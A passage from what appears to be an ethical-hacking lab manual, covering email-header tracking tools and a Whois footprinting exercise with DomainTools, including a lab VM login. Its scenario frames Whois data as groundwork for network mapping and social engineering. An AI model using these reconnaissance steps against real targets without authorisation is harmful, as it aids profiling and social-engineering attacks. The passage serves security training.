
17. This concludes the demonstration of gathering information through analysis of the email header using eMailTrackerPro.
18. You can also use email tracking tools such as **Infoga** (<https://github.com>), **Mailtrack** (<https://mailtrack.io>), etc. to track an email and extract target information such as sender identity, mail server, sender's IP address, location, etc.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Whois Footprinting

Whois lookup reveals available information on a hostname, IP address, or domain.

Lab Scenario

During the footprinting process, gathering information on the target IP address and domain obtained during previous information gathering steps is important. As a professional ethical hacker or penetration tester, you should be able to perform Whois footprinting on the target; this method provides target domain information such as the owner, its registrar, registration details, name server, contact information, etc. Using this information, you can create a map of the organization's network, perform social engineering attacks, and obtain internal details of the network.

Lab Objectives

- Perform Whois lookup using DomainTools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of Whois Footprinting


This lab focuses on how to perform a Whois lookup and analyze the results. Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, and contains the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information of assignees, registrants, and administrative information (creation and expiration dates).

Lab Tasks

Task 1: Perform Whois Lookup using DomainTools


Here, we will gather target information by performing Whois lookup using DomainTools.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **http://whois.domaintools.com** and press **Enter**. The Whois Lookup website appears, as shown in the screenshot.

